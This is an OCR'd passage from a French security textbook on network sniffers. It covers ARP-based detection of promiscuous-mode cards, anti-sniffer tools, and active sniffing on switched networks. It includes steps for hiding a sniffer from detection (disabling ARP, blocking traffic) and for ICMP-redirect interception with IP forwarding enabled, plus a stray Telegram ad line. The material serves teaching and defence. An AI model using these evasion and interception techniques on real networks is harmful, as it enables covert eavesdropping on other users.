


Figure 5.10. *Demande d'établissement de connexion TCP piège avec chaque machine du réseau*

9. Dans ce cas il y a un service qui tourne sur ce port.
10. Voir chapitre 1.

Ce paquet TCP Syn *piège* présente la particularité suivante.

L'adresse source IP dans l'en-tête IP du paquet TCP Syn est égale à la fausse adresse *IP-Test*. En principe, elle doit être égale à l'adresse IP de la *machine de test*, puisque c'est cette dernière qui demande l'établissement de la connexion TCP.

Les valeurs des champs les plus significatifs du paquet TCP Syn *piège* utilisé pour établir la connexion TCP avec chaque machine cible dans le réseau sont :

– en-tête Ethernet :
  - adresse destination Ethernet = adresse physique de la machine cible,
  - adresse source Ethernet = adresse physique de la *machine de test*,
  - type Ethernet =0x800 (le protocole IP) ;
– en-tête IP :
  - adresse source IP = la fausse adresse IP (IP-Test),
  - adresse destination IP = l'adresse IP de la machine cible ;
– en-tête TCP :
  - port source = n'importe quelle valeur entre 1 et 65 535,
  - port destination = n'importe quelle valeur entre 1 et 65 535,
  - *flag* = 0x02 (Syn).

Phase 3 : Détection des machines avec des cartes réseau en mode promiscuous

Une fois les fausses requêtes ARP *pièges* (*phase 1*) et les paquets TCP Syn *pièges* (*phase 2*) envoyés aux différentes machines du réseau, nous attendons les réponses possibles suivantes (figure 5.11) :

– *une requête ARP :* si une machine est en mode normal, lorsqu'elle reçoit le paquet TCP Syn *piège* dont le champ adresse destination IP au niveau de l'en-tête IP correspond à sa propre adresse IP, elle va croire que la machine dont l'adresse IP *IP-Test* veut converser avec elle. Comme aucune entrée correspondante à l'adresse *IP-Test* n'existe dans son cache ARP (voir *phase 1*), la machine cible enverra une requête ARP qui s'interroge sur l'adresse MAC qui correspond à *IP-Test*. Cette machine ne peut donc avoir une carte en mode *promiscuous* ;

– *un paquet TCP Syn/Ack :* si une machine cible est en mode *promiscuous* et si le port de destination dans l'en-tête TCP du paquet TCP Syn piège est égal à un port ouvert dans la machine, lorsqu'elle reçoit le paquet TCP Syn piège, elle génèrera un paquet TCP Syn/Ack[11] dont l'adresse destination MAC est égal à MAC-Test et l'adresse destination IP est égal à IP-Test. Or, une question se pose : comment cette machine a-t-elle pu avoir l'adresse MAC MAC-Test ? La seule explication est que

11. *Idem*.

son cache ARP contient la fausse entrée IP-Test/MAC-Test. Donc, son cache ARP a été corrompu lors de l'attaque de corruption du cache ARP durant la Phase 1. Par conséquent, cette machine a une carte réseau en mode *promiscuous* ;

– *un paquet TCP Reset :* si une machine cible est en mode *promiscuous* et si le port de destination dans l'en-tête TCP du paquet TCP Syn piège est égal à un port fermé dans la machine, lorsque elle reçoit le paquet TCP Syn piège, elle génèrera un paquet TCP Rst (indiquant que la connexion TCP ne peut pas être établie car le port de destination n'est pas accessible)[12]. Ce paquet TCP Rst a un en-tête Ethernet dont l'adresse destination MAC est égal à MAC-Test et a un en-tête IP dont l'adresse destination IP est égale à IP-Test. Or, une question simple, comment cette machine a pu avoir l'adresse MAC MAC-Test. La seule explication est que son cache ARP contient la fausse entrée IP-Test/MAC-Test. Donc son cache ARP a été corrompu lors de l'attaque de l'empoisonnement du cache ARP durant la phase 1. Par conséquent, cette machine a une carte réseau en mode *promiscuous*.




Figure 5.11. *Détection des machines en mode* promiscuous

En conclusion, une machine qui génère un paquet de réponse TCP avec les fausses adresses *MAC-Test* et *IP-Test* respectivement comme adresse destination MAC et adresse destination IP, a sûrement la carte en mode *promiscuous*. Son cache ARP contient la fausse entrée *IP-Test/MAC-Test.* Cette fausse entrée a été créée suite à l'attaque de corruption du cache ARP durant la phase 1.

Cependant, une machine dont le cache ARP n'est pas corrompu générera une requête ARP dans le but de rechercher l'adresse MAC qui correspond à la fausse adresse IP *IP-Test*. Si un tel paquet est reçu, la carte réseau de la machine émettrice n'est pas en mode *promiscuous*.

12. *Idem.*

Il est important de noter que si la machine cible autorise la génération des réponses ARP à la suite de la réception de requêtes ARP, la méthode du ARP améliorée suffit pour détecter le mode *promiscuous*. Ainsi, on utilise dans un premier temps la méthode du ARP améliorée. Si cette méthode ne donne pas de résultat, on utilise alors la méthode de corruption du cache ARP.

5.4. Les outils de détection des *sniffers* : les *anti-sniffers*

Les outils de détection des *sniffers*, appelés *anti-sniffers*, utilisent pratiquement la plupart des techniques de détection décrites dans ce chapitre. Cependant, la détection basée sur l'attaque de corruption du cache ARP n'est implémentée que dans Advanced AntiSniffer, que nous avons développé personnellement. Les *anti-sniffers* les plus connus sont listés dans le tableau ci-dessous avec leurs adresses.

Sniffers	Système	Méthode de détection	Site ou e-mail
PromiScan	Windows	ARP	http://www.securityfriday.com/products/promiscan.html
PMD	Windows	ARP	http://webteca.port5.com
SnifferWall	Windows	DNS ARP Pot de miel	{habdelallahElhadj,mkortebi}@mail.cerist.dz, khelalfa@wissal.dz
Advanced *anti-sniffer*	Windows	DNS ARP La latence L'attaque du cache ARP	trabelsi.zouheir@supcom.rnu.tn zouheir20012001@yahoo.com
AntiSniff	Windows et Linux	DNS ARP La latence Le *ping* ICMP	http://anticode.antionline.com ftp://ftp.ntua.gr
Sniffdet	Linux	DNS ARP La latence Le *ping* ICMP	http://sniffdet.sourceforge.net/
Desniff	Linux	ARP	http://build.lnx-bbc.org/packages/net/DeSniff.html
Neped	Linux	ARP	http://www.apostols.org

Dans ce qui suit, nous détaillerons PromiScan, AntiSniff ainsi que Advanced AntiSniffer.

5.4.1. *PromiScan*

PromiScan, développé par Daiji Sanai de Security Friday, est un *anti-sniffer* qui se base sur la méthode du ARP[13]. Il est l'un des outils mentionné dans la liste SANS/FBI Top 20 des 20 meilleurs outils pour l'année 2003.

PromiScan permet de détecter les machines qui exécutent des *sniffers*. Cet outil est le premier outil à avoir utilisé les fausses adresses de *broadcast*. Lors du scanning des machines, PromiScan utilise par défaut les fausses adresses de *broadcast* (B31, B16 et B8) et l'adresse bit de groupe (Gr) :

B31 = FF:FF:FF:FF:FF:FE (B31 correspondant à l'adresse B47 dans ce chapitre)

B16 = FF:FF:00:00:00:00

B8 = FF:00:00:00:00:00

Gr = 01:00:00:00:00:00

Egalement, PromiScan utilise comme option les adresses de *multicast* M0, M1 et M3 :


M0 = 01:00:5E:00:00:00

M1 = 01:00:5E:00:00:01


M3 = 01:00:5E :00:00:03

L'utilisateur de PromiScan peut définir de nouvelles adresses MAC dans les champs SP1 et SP2 (voir écran ci-dessous). Ces adresses seront également utilisées pour détecter les cartes en mode *promiscuous*. Il est important de noter qu'une machine répond à une requête ARP, avec l'une des adresses destination MAC SP1 ou SP2, ne signifie pas qu'elle exécute un *sniffer*. C'est l'utilisateur qui doit faire les décisions adéquates concernant l'exécution ou non de *sniffers* dans ces machines.

13. www.securityfriday.com.



L'écran ci-dessous est l'interface graphique (GUI) de PromiScan. Par exemple, après le scanning du réseau de plage d'adresses 172.16.16.1 – 172.16.16.25, l'écran signale que la machine d'adresse 172.16.16.20 répond aux paquets de fausses adresses de *broadcast* **B31** (ou B47) et **B16**. En se référant à la méthode du ARP améliorée[14], la machine 172.16.16.20 est donc en mode *promiscuous*.




14. Voir, plus haut, paragraphe 5.3.8.

5.4.2. *L0pht AntiSniff*

C'est un ancien outil qui est capable de détecter les *sniffers* exécutés sous d'anciennes versions des systèmes d'exploitation (tels que Windows 98 et Windows 95) en utilisant principalement les méthodes DNS, ARP et *ping* ICMP.

L0pht AntiSniff utilise deux modes de détection, à savoir les techniques liées aux systèmes d'exploitation et les techniques du calcul de latence (écran ci-dessous).



5.4.3. *Advanced AntiSniffer*

Advanced AntiSniffer est un *anti-sniffer* développé par nos soins et qui se base sur les méthodes de détection suivantes (écran ci-dessous) :


– la méthode du ARP améliorée ;

– la méthode de l'attaque du cache ARP ;

– la méthode de latence ;

– la méthode du DNS.

Cet outil est le premier à utiliser la méthode de l'attaque de corruption du cache ARP. Comparé aux autres *anti-sniffers* disponibles, il peut être considéré parmi les *anti-sniffers* les plus performants.



5.5. Leurrer les *anti-sniffers* : les *anti-anti-sniffers*

Les *anti-sniffers* fonctionnent comme la plupart des outils de détection, et ils sont loin d'être parfaits. Il existe déjà plusieurs méthodes pour leurrer les *anti-sniffers* en rendant les *sniffers* indétectables. Il est important de savoir paramétrer correctement un *sniffer* pour écouter le trafic entrant et être totalement passif. En outre, le filtrage du trafic entrant et/ou sortant permet de rendre inopérantes plusieurs techniques de détection. Dans ce qui suit, nous citerons quelques démarches à réaliser pour rendre les *sniffers* indétectables par les *anti-sniffers* :

– ne pas générer de requêtes DNS. Pour ce faire, il faut désactiver l'option « *DNS resolving* » dans les *sniffers* ;

– ne pas générer de réponses ARP. Dans ce cas, il faudrait choisir l'une des méthodes suivantes :

- modifier le noyau du système d'exploitation pour ne plus générer des réponses ARP. Ceci n'est possible qu'avec les systèmes d'exploitation libres (open source), par exemple Linux. Le fichier « */linux/net/ipv4/arp.c* » dans Linux contient le code du protocole ARP,

- désactiver le protocole ARP. Par exemple sous Linux, exécuter la commande « *ifconfig eth0 -arp* » permet de désactiver complètement le protocole ARP de la pile TCP/IP et par conséquent empêcher la carte réseau de répondre aux requêtes ARP. Le cache ARP de la machine n'a aucune entrée et donc la machine ne peut

plus dialoguer avec le réseau mais elle peut exécuter un *sniffer*. Ceci peut mettre cette machine en position suspecte puisqu'elle est présente sur le réseau alors qu'elle ne répond pas aux requêtes ARP. Sous Windows, il n'existe pas de commande en *line* permettant de désactiver le protocole ARP,

- utiliser un *firewall* pour filtrer les paquets ARP entrants et sortants, par exemple le *firewall* Kerio Personal Firewall, http://www.kerio.com ;

– utiliser un noyau mis à jour ou modifié pour corriger le problème mentionné pour la plupart des systèmes d'exploitation concernant le filtrage logiciel des fausses adresses de *broadcast*[15] et de *multicast*. Ainsi le filtre logiciel du noyau du système bloquera tout paquet avec de telles fausses adresses ;

– bloquer tout le trafic entrant et sortant de telle sorte la machine exécutant le *sniffer* soit déconnectée complètement du réseau. Donc, pratiquement toutes les méthodes de détection, notamment la méthode du ARP, la méthode du DNS, la méthode de latence, la méthode de l'attaque du cache ARP, ne permettent plus la détection des *sniffers*. Ceci peut se faire simplement grâce à un *firewall* personnel installé dans la machine qui exécute le *sniffer*. L'écran ci-dessous montre, par exemple, comment le *firewall* Kerio peut bloquer tout trafic ;

– cesser le *sniffer* quand le trafic réseau excède un certain taux. Ceci peut être une indication qu'un *anti-sniffer* est en train d'injecter du trafic dans le réseau lorsqu'il utilise la méthode de latence.

15. Notamment l'adresse de Broadcast B47.

Un *sniffer* appelé Anti AntiSniffer Sniffer[16] a été réalisé juste après la sortie d'Antisniff. Ce nouveau *sniffer* utilise quelques-unes des techniques précitées pour éviter d'être découvert par AntiSniff ou un outil similaire.

Dans l'attente d'un *anti-anti-anti-sniffer*, il ne nous reste qu'à croiser les doigts.

5.6. Résumé du chapitre 5

Dans un réseau Ethernet partagé, la mise en mode *promiscuous* d'une carte réseau permet à un *sniffer* de capturer tout le trafic. Une carte fonctionnant en mode *promiscuous* est donc un indice de la présence d'activité de *sniffing* dans la machine en question.

Ce chapitre a présenté les différentes techniques de détection du mode *promiscuous* des cartes réseau, notamment les méthodes DNS, latence, ARP et attaque du cache ARP. Lors de la détection des *sniffers*, nous suggérons la combinaison d'au moins deux techniques dont l'une est indépendante du système d'exploitation et de la pile TCP/IP, telle que la méthode de latence.

Etant donné que plusieurs techniques de détection sont documentées et largement connues des pirates professionnels et vu la disponibilité de systèmes d'exploitations avec des codes sources libres (*open source*), tels que Linux, les pirates peuvent facilement modifier les noyaux de ces systèmes pour rendre ces techniques de détection inefficaces et par conséquent mettre en place des *sniffers* indétectables par les *anti-sniffers* courants. Cependant, la plupart des activités de *sniffing* dans les réseaux se font par des personnes pas assez au courant des techniques de détection des *sniffers* et qui n'osent pas manipuler les noyaux des systèmes d'exploitations faute de compétence. Par conséquent, la détection des *sniffers* par les techniques exposées dans ce chapitre reste encre très efficace la plupart du temps.

16. Disponible à l'adresse : http://online.securityfocus.com/tools/336.

Clique ici pour plus de livres : https://t.me/formations8

CHAPITRE 6

Les *sniffers* dans les réseaux commutés

6.1. Introduction

Lorsqu'on veut interférer dans le trafic dans un réseau local, la première idée qui vient à l'esprit est de se mettre en écoute passive, soit de passer son interface réseau Ethernet en mode *promiscuous*. Au moyen de *sniffers* comme Sniffer Pro ou Ethereal, on parvient à lire le contenu de tous les paquets qui circulent sur un segment Ethernet. Si cette technique est simple à mettre en œuvre mais extrêmement difficile à détecter quand le mécanisme d'écoute et de capture est mis en place dans une totale passivité, elle se trouve très vite confrontée à ses propres limites. Sur un réseau commuté, chaque machine ne reçoit que les trames destinées à elle ou les trames de *broadcast* et de *multicast*. De ce fait, l'utilisation de plus en plus courante des commutateurs réduit la portée d'une telle activité d'écoute et de capture aux seules trames destinées à la station espionne. Ainsi, tout le monde en conviendra qu'elle présente peu d'intérêt. Nous devons donc trouver mieux…

En théorie, il est impossible de *sniffer* dans un réseau commuté puisque chaque machine sur le segment Ethernet ne reçoit que les paquets qui lui sont destinés. Mais tout cela a changé depuis la création de Dsniff par le dénommé Dug Song[1]. Avec un programme de déviation (redirection) de trafic et de retransmission des paquets IP, un attaquant peut sniffer n'importe quelle machine sur le réseau local commuté. On parle ainsi de *sniffing* actif puisque l'attaquant n'écoute plus passivement le trafic transitant mais il génère de faux paquets et redirige le trafic.

1. CITI – Center for Information Technology Integration, de l'Université de Michigan, http://www.citi.umich.edu.

Les dégâts du *sniffing* actif sont considérables. En outre, peu d'administrateurs réseaux connaissent ce type d'attaque et prennent la menace au sérieux. Dans les sections qui suivent, nous allons expliciter des différentes techniques de *sniffing* dans un réseau commuté. Enfin, nous évoquerons les *sniffers* actifs des réseaux commutés disponibles sur Internet, notamment Dsniff.

6.2. Les commutateurs : rappel

Dans un réseau Ethernet commuté, toutes les machines sont reliées à un commutateur réseau[2]. L'aspect extérieur d'un commutateur est comparable à celui d'un *hub*[3].

Les réseaux partagés à base de *hub* comportent quelques désavantages. D'abord, toutes les cartes réseau reçoivent la totalité des trames envoyées sur celle-ci. Un trafic supplémentaire est ainsi créé qui ralentit les performances du réseau global. Les réseaux commutés sont apparus, entre autres, pour pallier ce défaut. Dans un réseau, toutes les stations sont reliées à un commutateur qui se charge d'envoyer les trames qu'il reçoit aux bons destinataires. Chaque machine est connectée au commutateur sur un port. Ainsi, seuls les destinataires d'une trame la reçoivent, et les autres machine n'y ont pas accès.

Afin de toujours envoyer les trames aux bons destinataires sur le réseau, les commutateurs utilisent une table de correspondances entre les ports auxquelles les stations sont connectées et leurs adresses MAC. Cette table est appelée *table de commutation*[4]. C'est une mémoire interne du commutateur. Le contenu de la table est mis à jour dynamiquement chaque fois qu'une nouvelle station se connecte à un port libre ou une station déjà connecté au commutateur change de port, par exemple. Si le commutateur reçoit une trame dont le destinataire lui est inconnu, autrement dit, s'il n'y a pas de correspondance pour le destinataire de la trame, il peut agir comme un répétiteur (*hub*) et envoie la trame sur tous ses ports ou la détruit. Ceci dépend du type du commutateur.

Ainsi, lorsqu'une trame est envoyée sur le réseau (autrement dit, dans le commutateur), celui-ci compare l'adresse MAC du destinataire de la trame avec sa table afin de trouver une correspondance possible. Il envoie ensuite la trame dans le ou les port(s) correspondant(s) au(x) destinataire(s).

---

2. Généralement connu sous le nom de *switch*.

3. Voir chapitre 1.

4. Dans la terminologie Cisco, leader mondial dans la construction d'équipement réseaux, elle est appelée table CAM (*content addressable memory*).

Les commutateurs permettent évidemment d'accélérer les performances du réseau, mais ils améliorent également sa sécurité. En effet, dans un réseau Ethernet commuté, vu que toutes les trames ne passent pas devant toutes les cartes réseau, un utilisateur malveillant situé sur le même réseau ne peut pas espionner un trafic qui ne lui est pas destiné. Chaque utilisateur du réseau reçoit seulement les trames qui lui sont envoyés. Or, nous verrons dans ce chapitre qu'il existe des techniques d'attaque qui favorisent des activités de *sniffing* dans un réseau commuté. C'est le *sniffing* actif.

6.3. Les techniques du *sniffing* dans les réseaux commutés

Les *sniffers* des réseaux commutés[5] profitent des vulnérabilités présentes dans les protocoles de la pile TCP/IP et plus précisément dans le protocole ARP.

Dans les paragraphes suivants, nous décrirons les techniques les plus communes du *sniffing* dans un réseau commuté :

– le *switch jamming* ;
– la déviation avec un paquet ICMP ;
– la configuration du port moniteur/SPAN ;
– la manipulation des tables de communication (les tables CAM) ;
– la manipulation des caches ARP.

6.3.1. *Le* switch jamming

Quelques anciens commutateurs peuvent être transformés en mode répétiteur (*repeating mode*) où toutes les trames sont en diffusion (*broadcast*) continue sur tous les ports. L'opération est réalisée en inondant les tables de commutation avec une multitude de paquets dotés de fausses adresses MAC. En termes de sécurité, ceci est connu sous le nom « *Fail open* »[6], signifiant qu'au moment où le dispositif échoue, les dispositions de sécurité sont supprimées. A la base, les commutateurs ne sont pas vraiment conçus dans un esprit de sécurité.

La fonction *macof* de Dsniff[7] tente de passer les commutateurs au mode répétiteur (*hub*). Elle inonde le commutateur de réponses MAC falsifiées (*spoofed MAC replies flooding*) à une vitesse tellement rapide que la table de commutation du commutateur se trouve engorgée. Les résultats changent selon la marque, mais

5. Appelés également *sniffers actifs*.
6. Par opposition à « *fail close* ».
7. Voir plus loin dans ce chapitre.

quelques anciens commutateurs se changent en mode de diffusion (*broadcast*) à ce moment-là. Le *sniffing* peut alors être exécuté.

Cependant, d'après les résultats d'une expérience réalisée par Jonathan Wilkins[8], sur plusieurs commutateurs récents, aucun des commutateurs testés n'est passé au mode répétiteur après son inondation par du faux trafic. Par conséquent, cette technique ne peut fonctionner qu'avec les anciens commutateurs.

6.3.2. *La déviation avec un paquet ICMP*


Un message ICMP de déviation (type = 5) peut être transmis par une passerelle vers une machine reliée au même réseau pour lui signaler que la route n'est pas optimale et qu'il faut changer de passerelle. L'adresse IP de la nouvelle passerelle est fournie dans l'en-tête ICMP du message ICMP de déviation. Une fois la redirection effectuée, les paquets seront acheminés vers la passerelle appropriée.

En utilisant le générateur de paquet du *sniffer* CommView, l'écran suivant est généré. Il montre le contenu d'un paquet ICMP de déviation (type = 5) signalant à la machine d'adresse IP 172.16.16.20 qu'elle doit changer l'adresse de sa passerelle. Ce même paquet contient, dans l'en-tête ICMP, l'adresse IP de la nouvelle passerelle (*gateway Internet address*), à savoir : 172.16.16.2. Après quoi, la machine d'adresse IP 172.16.16.20 va envoyer tout son trafic, destiné à l'extérieur du réseau, vers la nouvelle passerelle d'adresse IP 172.16.16.2.


Une attaque consiste à envoyer un paquet ICMP de type déviation à une machine cible afin de dévier l'adresse IP de sa route. L'agresseur pourra utiliser un générateur de paquet, comme celui de CommView, pour préparer le faux paquet ICMP de redirection et l'envoyer à la machine cible. L'agresseur mettra son adresse IP comme adresse IP de la nouvelle route de telle sorte que la machine cible utilisera désormais cette route. Par conséquent, la machine de l'agresseur va recevoir tout le trafic émis par la machine cible. Dans ce cas, la machine cible peut réaliser une des deux attaques suivantes.

La première attaque consiste à lire le trafic reçu et ensuite à le renvoyer à sa destination réelle. Donc, l'agresseur va procéder à une écoute passive. Pour ce faire, la machine de l'agresseur doit activer le routage IP.


8. http://www.bitland.net/taranis.



Pour activer par exemple le routage IP dans une machine avec le système Windows 2000/XP, la valeur allouée au registre *IPEnableRouting* doit être 1 (écran ci-dessous). Par défaut, le routage IP est désactivé lorsque la valeur du registre *IPEnableRouting* est égale à 0. Le chemin du registre *IPEnableRouter* dans Windows 2000/XP est : « *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters* ».



La commande « *ipconfig /all* » permet de savoir si, dans une machine Windows, le routage IP est activé ou non :



Pour activer le routage IP sur Windows 98/Me, le registre « *EnableRouting* » doit être égal à 1. Et son chemin est : « *HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Services\VxD\MSTCP* ».

Pour activer le routage IP dans Windows 2003 server, à partir du panneau de configuration, il faut sélectionner « *Outils d'administration* », ensuite « *Routage et accès distant* ». Puis choisir un serveur et dans le menu contextuel sélectionner « *Configurer et activer le routage et l'accès distant* ». Les menus qui suivront guident la suite de la procédure.

La commande « *sysctl -w net.inet.ip.forwarding=1* » permet d'activer le routage IP dans une machine avec le système FreeBSD. Dans Linux, pour activer le routage IP temporairement jusqu'au prochain démarrage du système, il faut taper : « *echo 1 > /proc/sys/net/ipv4/ip_forward* ». Pour activer le routage IP de façon permanente, il faut éditer le fichier « */etc/sysconfig/network* » et changer ou ajouter la ligne suivante : *FORWARD_IPV4 = YES*.

La seconde attaque possible consiste à détruire le trafic reçu causant un état de déni de service dans la machine victime, puisqu'elle ne peut plus communiquer avec le réseau[9].

Il est important de noter que cette technique ne permet pas de rediriger le trafic d'une connexion entre deux machines du même réseau local puisque le trafic échangé ne passe pas par la passerelle. Par contre, la technique permet de rediriger le trafic d'une connexion entre une machine du réseau local et une machine située sur un autre segment réseau étant donné que, dans ce cas, le trafic échangé doit passer par la passerelle.

9. Nous avons détaillé ce type d'attaque dans le chapitre 4.

6.3.3. *La reconfiguration du port moniteur/SPAN*

